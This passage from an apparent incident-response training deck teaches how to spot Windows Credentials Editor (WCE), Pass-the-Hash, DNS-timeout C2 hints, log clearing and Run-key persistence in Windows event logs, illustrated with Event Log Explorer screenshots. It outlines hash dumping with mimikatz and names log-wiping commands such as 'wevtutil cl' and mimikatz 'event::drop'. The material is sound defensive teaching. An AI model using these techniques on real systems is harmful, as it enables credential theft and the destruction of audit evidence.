 - E:\Artifacts\other_eventlog\WCE_Win10_System.evtx
 - Original log name: System.evtx



Notice:

You should **drag the log file and drop it to Event Log Explorer.**

WCE



Event Log Explorer

File Tree View Event Advanced Window Help



win10_service_wce.evtx



Filtered: showing 4 of 2888 event(s)

NT



Type	Date	Time	Event	Source	Category	User	Computer
Information	2/15/2018	6:58:47 PM	7045	Service Control Manager	None	\S-1-5-21-3671970501-3975728774-4289435121-3101	dient-win10-1
Information	2/15/2018	6:55:27 PM	7045	Service Control Manager	None	\S-1-5-21-3671970501-3975728774-4289435121-3101	dient-win10-1
Information	2/15/2018	6:54:14 PM	7045	Service Control Manager	None	\S-1-5-21-3671970501-3975728774-4289435121-3101	dient-win10-1
Information	2/15/2018	6:53:59 PM	7045	Service Control Manager	None	\S-1-5-21-3671970501-3975728774-4289435121-3101	dient-win10-1

Description: A service was installed in the system.
Service Name: WCESERVICE
Service File Name: C:\Users\NINJA-~1\AppData\Local\Temp\803c6602-ec13-4949-a730-8032c387ec1a.exe -S
Service Type: ????? ??? ????
Service Start Type: ???????
Service Account: LocalSystem

Description Data

WCE Related Events

- WCE also creates this file temporarily and deletes it soon.
 - "%TEMP%\wceaux.dll"
 - "%TEMP%" is mapped to "%SystemDrive%\Users\[User Name]\AppData\Local\Temp".
- You can check the Journal file for this entry using NTFS-log-tracker or USNAnalytics.


Pass-the-Hash Events

Pass-the-Hash Events

- What is the Pass-the-Hash attack?
 - It is an impersonation technique.
 - It is similar to Pass-the-Ticket attack.
 - It uses hashes to impersonate instead of tickets.
 - It uses NTLM authentication instead of Kerberos authentication.


Pass-the-Hash Events

- Back to the NTLM authentication...
 1. User's password is converted into hash (LM and NT) and the hash is stored on memory.
 - Not the password except for some authentication providers.
 2. In NTLM authentication, the user sends an authentication request to a server when the user uses a service.
 3. The server generates a challenge based on the user's hash, and sends it to the client.
 4. The client creates the response from **the challenge and the user's hash**, then sends back the response.
 5. The server verifies the response.



Pass-the-Hash Events

- Pass-the-Hash Attack
 1. Attackers dump hashes on memory or on registry using dump tools such as mimikatz and so on.
 2. The attackers send an authentication request to a server.
 3. The server generates a challenge based on the user's hash, and sends it to the client.
 4. The client creates the response from the challenge and the dumped user's hash, then sends back the response.
 5. The server verifies the response.



Pass-the-Hash Events

- How can I find this?
 - Typically, Kerberos is used for Windows Domain environments.
 - It is rare that NTLM authentication being used for that environments.
 - However, if IP addresses were specified instead of host names for remote login, it causes NTLM authentication.
 - You should filter with event ID 4624 for NTLM authentication on Security log. And you should also see event ID 4776, which is logged on the DC.

Pass-the-Hash Events


- Open the log below with Event Log Explorer, and click “Filter Events” button.
 - E:\Artifacts\other_eventlog\PtH_Vista_Security.evtx
 - Original log name: Security.evtx



Notice:

You should **drag the log file and drop it to Event Log Explorer.**

Pass-



P

Event Log Explorer

File Tree View Event Advanced Window Help

<Load filter>

Computers Tree

Vista_Security.evtx

Filtered: showing 8 of 3786 event(s)

Type Date Time Event Source Category

Audit Success 10/9/2012 5:49:32 PM 4624 Microsoft-Windows-Security Logon

Description

Logon Information:

- Logon Type: 3
- Restricted Admin Mode: (null)
- Virtual Account: (null)
- Elevated Token: (null)

Impersonation Level: (null)

New Logon:

- Security ID: S-1-5-21-2321483527-3829982564-1383513722-1105
- Account Name: makoto
- Account Domain: SHINSEN-GROUP
- Logon ID: 0x3f2e4b2
- Linked Logon ID: (null)
- Network Account Name: (null)
- Network Account Domain: (null)
- Logon GUID: {00000000-0000-0000-0000-000000000000}

Process Information:

- Process ID: 0x0
- Process Name: -

Network Information:

- Workstation Name: WIN7USR1
- Source Network Address: 192.168.52.50
- Source Port: 50833

Detailed Authentication Information:

- Logon Process: NtLmSsp
- Authentication Package: NTLM

Description Data

A NTLM Authentication from a remote computer. This is a suspicious sign for the Pass-the-Hash attack!

Events: 3786 Displayed: 8 Selected: 1

Pass-the-Hash Events (Another Method)

Source Host	Target Host	Domain Controller
4648 – A logon was attempted using explicit credentials.	4624 – An account was successfully logged on. Logon Type 3, NTLM	4776 – The computer attempted to validate the credentials for an account.
4624 – An account was successfully logged on. (Logon type = 9 Logon Process = Seclogo)	4672 – Special privileges assigned to new logon.	
4672 – Special privileges assigned to new logon. (Logged on user, not impersonated user)	There is another method to detect PtH. But I think it can only be applied for Mimikatz and it will not detected if attackers used WCE for PtH in our experience. Anyway, Logon Type == 9 and Logon Process == seclogo in ID 4624 is recorded when pass-the-hash happened.	

DNS Timeout Events

DNS Timeout Events


- Why is this event important?
 - Sometimes, it reveals C2 server names when malware cannot receive DNS responses due to timeout.
- Important events
 - System.evtx
 - 1014: Name resolution for the name %1 timed out after none of the configured DNS servers responded.

DNS Timeout Events

- Open the log below with Event Log Explorer, and click “Filter Events” button.
 - E:\Artifacts\other_eventlog\DNS_TO_System.evtx
 - Original log name: System.evtx

Notice:

You should **drag the log file and drop it to Event Log Explorer.**



DNS

Filter X

Apply filter to:

Active event log view (File: C:\Users\taro\Desktop\Artifacts\evtx\dns_timeout\win10-1_)
 Event log view(s) on your choice

Event types

<input checked="" type="checkbox"/> Information	Source: <input type="text"/>	<input type="checkbox"/> Exclude
<input checked="" type="checkbox"/> Warning	Category: <input type="text"/>	<input type="checkbox"/> Exclude
<input checked="" type="checkbox"/> Error	User: <input type="text"/>	<input type="checkbox"/> Exclude
<input checked="" type="checkbox"/> Critical	Computer: <input type="text"/>	<input type="checkbox"/> Exclude
<input checked="" type="checkbox"/> Audit Success		

Filter with event ID 1014.

Event ID(s): Exclude

Enter ID number: 5)

Text in description: RegExp Exclude

You should filter out legitimate FQDNs if you have many results.

Filter by description params (for security event logs, e.g. Object\Object Name contains elex.exe)

New condition	Delete condition	Clear list
Name	Operator	Value

Date Time Separately
From: To: Exclude

Display event for the last days hours Exclude

Clear Load... Save... OK Cancel

Event Log Explorer

File Tree View Event Advanced Window Help



win10-1_System.evtx



Type	Date	Time	Event	Source	Category	User
Warning	2/5/2018	5:21:54 PM	1014	Microsoft-Windows-DNS	Name resolution for the name cem.services.microsoft.com timed out after none of the configured DNS servers responded.	NT AUTHORITY\NETWORKLOGON
Warning	2/2/2018	9:33:02 PM	1014	Microsoft-Windows-DNS	Name resolution for the name cem.services.microsoft.com timed out after none of the configured DNS servers responded.	NT AUTHORITY\NETWORKLOGON

You can check the FQDN.

Of course, this case is clearly not a suspicious FQDN though...

Description
Name resolution for the name cem.services.microsoft.com timed out after none of the configured DNS servers responded.

Description Data

File Sharing / File Access Related Events

Auditing File Sharing/Access Events

- When files are accessed on the local file system or over the network, these actions are logged on the audit Event Logs in Security.evtx.
 - For local accesses, event 4656, 4660, 4663 or 4690 might be helpful.
 - For network accesses, events such as 5140 or 5145 might be helpful.
 - Unfortunately, these IDs are not enabled by default.
- We will learn about this in “Finding Leaked Information” chapter.

Event Log Cleared

Event Log Cleared

- Why is this event important?
 - As you have seen so far, event log analysis is very powerful when you look for attacks.
 - However, attackers often remove event logs if they have administrative privileges.
 - We should know IDs related to the event log deletion and how we can recover deleted logs.
- The important event IDs
 - Security.evtx
 - 1102: The audit log was cleared.
 - System.evtx
 - 104: The %1 log file was cleared.

Untitled.elx - Event Log Explorer

E File Tree View Eve E:\Artifacts\other_eventlog\EvtClear_Security.evtx

System on DESKTOP-9VBGS8L Security on DESKTOP-9VBGS8L X

Showing 1 event(s) NEW

Type	Date	Time	Event	Source	Category	User	Computer
Audit Success	3/11/2018	11:38:27 PM	1102	Microsoft-Windows-Eventlog	Log clear	N/A	DESKTOP-9VBGS8L

Event 1102 appears if the security log was cleared.

Description

The audit log was cleared.
Subject:
Security ID: S-1-5-21-2165393813-33937357-2336553124-1000
Account Name: taro
Domain Name: DESKTOP-9VBGS8L
Logon ID: 0001A8E1

The SID and the user who deleted security log are logged.

Description Data

Events: 1 Displayed: 1 Selected: 1 302

Untitled.elx - Event Log Explorer

E E:\Artifacts\other_eventlog\EvtClear_System.evtx

If other event logs are cleared, event 104 will be logged on the system log.

System on DESKTOP-9VBGS8L Security on DESKTOP-9VBGS8L

Showing 5 event(s)

Type	Date	Time	Event	Source	Category	User	Computer
Information	3/11/2018	11:38:28 PM	104	Microsoft-Windows-Ev	Log clear	DESKTOP-9VBGS8L\taro	DESKTOP-9VB
Information	3/11/2018	11:38:28 PM	104	Microsoft-Windows-Ev	Log clear	DESKTOP-9VBGS8L\taro	DESKTOP-9VB
Information	3/11/2018	11:38:28 PM	104	Microsoft-Windows-Ev	Log clear	DESKTOP-9VBGS8L\taro	DESKTOP-9VB
Information	3/11/2018	11:38:27 PM	104	Microsoft-Windows-Ev	Log clear	DESKTOP-9VBGS8L\taro	DESKTOP-9VB
Information	3/11/2018	11:38:27 PM	104	Microsoft-Windows-Ev	Log clear	DESKTOP-9VBGS8L\taro	DESKTOP-9VB

The user name or the SID who cleared event logs is logged.

Description
The Windows PowerShell log file was cleared.
The cleared event log name is logged.

Description Data

Events: 5 Displayed: 5 Selected: 1

303

Event Log Cleared

- Recovering cleared event logs

Clearing technique		How to confirm the event logs being cleared	Recovering cleared event logs
wevtutil	cl	1102 (Security)	VSS and EvtXtract *1
		104 (Others)	VSS and EvtXtract
DanderSpritz	Eventlogedit	None	danderspritz_evtx.py *2
Mimikatz	event::clear	1102 (Security) *3	VSS and EvtXtract
	event::drop	None *4	None *4

*1: <https://github.com/williballenthin/EVTXtract>

*2: <https://github.com/fox-it/danderspritz-evtx>

*3: If attackers execute “event::drop” followed by this, then these events are not recorded.

*4: Strictly speaking, this does not clear any event logs, but this suppress recording logs instead, by patching event log service.

Persistence on Registry

Persistence on Registry (1)


- Why is this event important?
 - As you know, persistence analysis is very important for malware incidents.
 - On Windows 10, event log records entries in Run/RunOnce registry keys.
- The important event IDs
 - Microsoft-Windows-Shell-Core%4Operational.evtx
 - 9705: Started enumeration of commands for registry key
 - 9707: Started execution of command
 - 9708: Finished execution of command
 - 9706: Finished enumeration of commands for registry key

Persistence on Registry (2)

- Open the log below with Event Log Explorer, and click “Filter Events” button.
 - E:\Artifacts\scenario1_eventlog\Client-Win10-2\current\Logs\Microsoft-Windows-Shell-Core%4Operational.evtx

Notice:

You should **drag the log file and drop it to Event Log Explorer.**



Persi

Filter X

Apply filter to:

Active event log view (File: E:\Artifacts\scenario1_eventlog\Client-Win10-2\current\Log)
 Event log view(s) on your choice

Event types

<input checked="" type="checkbox"/> Information	Source: <input type="text"/>	<input type="checkbox"/> Exclude
<input checked="" type="checkbox"/> Warning	Category: <input type="text"/>	<input type="checkbox"/> Exclude
<input checked="" type="checkbox"/> Error	User: <input type="text"/>	<input type="checkbox"/> Exclude
<input checked="" type="checkbox"/> Critical	Computer: <input type="text"/>	<input type="checkbox"/> Exclude
<input checked="" type="checkbox"/> Audit Success		

Filter with event ID 9705 to 9708.

Event ID(s): Exclude

Enter ID numbers and/or ID ranges, separated by commas, use exclamation mark to exclude criteria (e.g. 1-19,100,250-450!10,255)

Text in description:

RegExp Exclude


Filter by description params (for security event logs, e.g. Object\Object Name contains elex.exe)

New condition

Name	Operator	Value

Date Time Separately
From: 12:00:00 AM To: 12:00:00 AM Exclude

Display event for the last days hours Exclude



Microsoft-Windows-Shell-Core%4Operational.evtx



Filtered: showing 236 of 2259 event(s)

NT



Type	Date	Time	Event	Source	Category	User	Computer
Information	3/20/2018	4:30:38 PM	9705	Microsoft-Windows-Sh	(9705)	\S-1-5-21-3671970501-3975728774-4289435121-1110	client-win10-2.ninja-motors.r
Information	3/20/2018	4:30:37 PM	9706	Microsoft-Windows-Sh	(9705)	\S-1-5-21-3671970501-3975728774-4289435121-1110	client-win10-2.ninja-motors.r
Information	3/20/2018	4:30:37 PM	9708	Microsoft-Windows-			client-win10-2.ninja-motors.r
Information	3/20/2018	4:30:37 PM	9707	Microsoft-Windows-			client-win10-2.ninja-motors.r
Information	3/20/2018	4:30:36 PM	9708	Microsoft-Windows-			client-win10-2.ninja-motors.r
Information	3/20/2018	4:30:36 PM	9707	Microsoft-Windows-Sh	(9707)	\S-1-5-21-3671970501-3975728774-4289435121-1110	client-win10-2.ninja-motors.r
Information	3/20/2018	4:30:36 PM	9705	Microsoft-Windows-Sh	(9705)	\S-1-5-21-3671970501-3975728774-4289435121-1110	client-win10-2.ninja-motors.r


Started (9705) and ended (9706) enumeration of commands for Run/RunOnce key.

Started enumeration of commands for registry key 'Software\Microsoft\Windows\CurrentVersion\Run'.

The SID of executed commands

Registry key for the startup execution

File Database Tree View Event Advanced Window Help



Microsoft-Windows-Shell-Core%4Operational.evtx



Filtered: showing 236 of 2259 event(s)

NT



Type	Date	Time	Event	Source	Category	User	Computer
i Information	3/20/2018	4:30:38 PM	9705	Microsoft-Windows-Sh	(9705)	\S-1-5-21-3671970501-3975728774-4289435121-1110	client-win10-2.ninja-motors.r
i Information	3/20/2018	4:30:37 PM	9706	Microsoft-Windows-Sh	(9705)	\S-1-5-21-3671970501-3975728774-4289435121-1110	client-win10-2.ninja-motors.r
i Information	3/20/2018	4:30:37 PM	9708	Microsoft-Windows-Sh	(9707)	\S-1-5-21-3671970501-3975728774-4289435121-1110	client-win10-2.ninja-motors.r
i Information	3/20/2018	4:30:37 PM	9707	Microsoft-Windows-Sh	(9707)	\S-1-5-21-3671970501-3975728774-4289435121-1110	client-win10-2.ninja-motors.r
i Information	3/20/2018	4:30:36 PM	9708	Microsoft-Windows-Sh	(9707)	\S-1-5-21-3671970501-3975728774-4289435121-1110	client-win10-2.ninja-motors.r
i Information	3/20/2018	4:30:36 PM	9707	Microsoft-Windows-Sh	(9707)	\S-1-5-21-3671970501-3975728774-4289435121-1110	client-win10-2.ninja-motors.r
i Information	3/20/2018	4:30:36 PM	9705	Microsoft-Windows-Sh	(9705)	\S-1-5-21-3671970501-3975728774-4289435121-1110	client-win10-2.ninja-motors.r

You can find the date executed in event ID 9708.

Finished execution of command 'SvS.DLL,GnrkQr' (PID 4692).

You can get the executable file name or DLL name when rundll32.exe was executed. And you can also get the process ID.

In this example, you can find that the malware was executed by a rundll32.DLL whose process ID was 4692.

Other Important Events

Other Important Events

- Security Events (Only the major events)
 - Logon events
 - 4672: Special privileges assigned to new logon
 - Account/Group Management (Create/Modify/Add/Delete)
 - 4720-4762
 - Command/Service Execution
 - 4697: Remote service registration/execution (Not default)
 - 4688: Command Execution (Not default)
 - OS Boot/shutdown
 - 4608: Startup
 - 4609: Shutdown

Other Important Events

- Security Events (Only the major events) (Cont.)
 - Object Access: Filtering Platform Connection (Not default)
 - 5156: The Windows Filtering Platform has allowed a connection
 - Active Directory
 - 5136: A directory service object was modified (Not default)
 - 4928: An Active Directory replica source naming context was established (Not default)

Other Important Events

- System logs
 - Event log service
 - 6005: event log service started
 - 6006: event log service stopped
 - Service management
 - 7045: Service installed
 - 7036: Service status changed
 - 7031, 7034: Service crashed

Other Important Events

- System logs (Cont.)
 - Interactive Logon
 - 7001: Microsoft-Windows-Winlogon (Notification for Windows Customer Experience Improvement Program)
 - OS started
 - 12
 - Plug&Play
 - 20001: Plug and Play driver install attempt

Other Important Events

- Application logs
 - Crash log
 - Anti-Virus detection logs
- BITS
 - Microsoft-Windows-BITS-Client%4Operational
 - 59: BITS started the WU Client Download transfer job
 - You can get a URL.
 - 4: Transfer completion

Other Important Events

- Microsoft-Windows-Task-Scheduler
 - 200: start
 - 129, 201: "Launch task" events
- PowerShell
 - Windows PowerShell.evtx
 - 403: PowerShell session stopped
 - Microsoft-Windows-PowerShell%4Operational.evtx
 - 4105: Script block execution started (Not default)
 - 4106: Script block execution stopped (Not default)

Tips

Tips - Time Zone

- If you need to handle log files that come from different time zone, you should pay attention to your tools.
 - Original log files are logged with UTC timestamps, but at least these tools convert the timestamps into local time zone of your analysis machine automatically.
 - Event Viewer
 - Event Log Explorer

Tips - Event Log Reading Error

- If tools such as Event Log Explorer or Python-Evtx cannot read event log files, try Get-EventLog on the running machine or Get-WinEvent with -Path option of PowerShell cmdlets for offline systems' logs.
 - In some cases, you can deal with this problem.
- Get-EventLog
 - <https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.management/get-eventlog?view=powershell-5.1>

Tips - Convert EvtX to XML

